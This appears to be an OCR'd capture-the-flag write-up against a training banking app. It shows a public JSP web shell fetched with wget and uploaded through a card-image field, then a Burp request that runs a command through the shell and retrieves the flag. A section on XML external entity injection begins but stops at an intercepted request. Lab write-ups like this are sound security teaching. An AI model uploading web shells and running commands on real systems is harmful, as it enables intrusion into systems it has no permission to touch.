


Once I knew what language web shell I needed, I headed over to GitHub and found a great web shell written by a community member in JSP https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/jsp/cmd.jsp.


I moved it to my machine and uploaded it as the cover of my new credit card.


```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/bazaare_bank]
└─$ wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzd
--2021-11-23 00:21:00--  https://raw.githubusercontent.com/tennc/websh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|18
HTTP request sent, awaiting response... 200 OK
Length: 829 [text/plain]
Saving to: 'cmd.jsp'

cmd.jsp                                             100%[===================

2021-11-23 00:21:00 (92.4 MB/s) - 'cmd.jsp' saved [829/829]
```


BAZAARE BANK
Bank
Services and support
Accounts
Your Payments
Cards
CARDS
Create a new card.
Here you can view a summary of the cards for your accounts.
Card Type
Status
Card Number
Debit
Active
6060950072284598



Home / Cards / New
NEW CARD
Select a Current Account for the new Deb
075899:31098407
Choose the time in which this card should
Activate immediately
Or at a later date
Specify activation date
yyyy-mm-dd
(optional) Upload an image to be placed
Browse...
No file selected.
Confirm
File Upload
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
abdullah
Desktop
Name
results
cmd.jsp
CmdServlet.java
id_fuzz.py
labprofile.ovpn
lin-rev-shell.php


After my card was created and my web shell uploaded, I needed to find out where it was located so that I could execute commands through it. To discover this, I went to the ‘Card Details’ page and selected my new card. I then right clicked on what was supposed to be an image and found the path it was being sourced from.






At this point, everything was set. I had my web shell uploaded, I knew its location, and I could now proceed with command execution. To perform this, I used Burp to manually send a request to my web shell and retrieve the commands output.






Since my test was successful, I proceeded to execute the /etc/flag binary to retrieve the intended flag.



```
1 ×  2 ×  ...

Send  Cancel  < ▾  > ▾

Request

Pretty  Raw  \n  Actions

1  GET /Uploads/cmd.jsp?cmd=/bin/flag HTTP/1.1
2  Host: 192.168.22.100
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
   ,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://192.168.22.100/Accounts
9  Cookie: FLAG=c2VjcmV0cylhcmUtbWVhbnQtdG8tYmUtdG9sZA==;
   JSESSIONID=42472E72C85655561BAFB6930549E504
10 Upgrade-Insecure-Requests: 1
11
12
```





```
Response

Pretty  Raw  Render  \n  Actions

1  HTTP/1.1 200
2  Set-Cookie: FLAG=c2VjcmV0cylhcmUtbWVhbnQtdG8tYmUtdG9sZA==;
3  Content-Type: text/html;charset=ISO-8859-1
4  Content-Length: 200
5  Date: Tue, 23 Nov 2021 06:25:39 GMT
6  Connection: close
7
8
9
10 <HTML>
     <BODY>
11     <FORM METHOD="GET" NAME="myform" ACTION="">
12       <INPUT TYPE="text" NAME="cmd">
13       <INPUT TYPE="submit" VALUE="Send">
14     </FORM>
15     <pre>
16       Command: /bin/flag<BR>
17       magician-red
18
19     </pre>
20   </BODY>
   </HTML>
21
22
23
```

Task: 9 – Retrieve a text file through XML entity injection


XML external entity injection is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back end or external systems that the application itself can access.

Taking a closer look at the reporting functionality of the application led me to intercept the report requests between the browser and the server. I turned on Burp Suite's interception feature and discovered that the method the application was using to retrieve reports was XML.







ACCOUNT DETAILS




Armed with this information, I proceeded to send the request to Repeater, and injected my own XML entity as well as a target file I wanted to view.



Burp Suite Community Edition v2021.2.1
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options
Intercept HTTP history WebSockets history Options
Request to http://192.168.22.100:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
POST /Accounts/Summary HTTP/1.1
Host: 192.168.22.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/xml;
X-Requested-With: XMLHttpRequest
Content-Length: 191
Origin: http://192.168.22.100
Connection: close
Referer: http://192.168.22.100/Accounts/Details?id=101
Cookie: FLAG=c2VjcmV0cy1hcmUtbWVhbnQtdG8tYmUtdG9sZA==; JSESSIONID=42472E72C85655561BAFB6930549E504
<account>
<accountId>
101
</accountId>
<accountHolderName>
Random Tester
</accountHolderName>
<accountNumber>
31098407
</accountNumber>
<sortCode>
075899
</sortCode>
<balance>
8000010.0
</balance>
</account>
Scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding

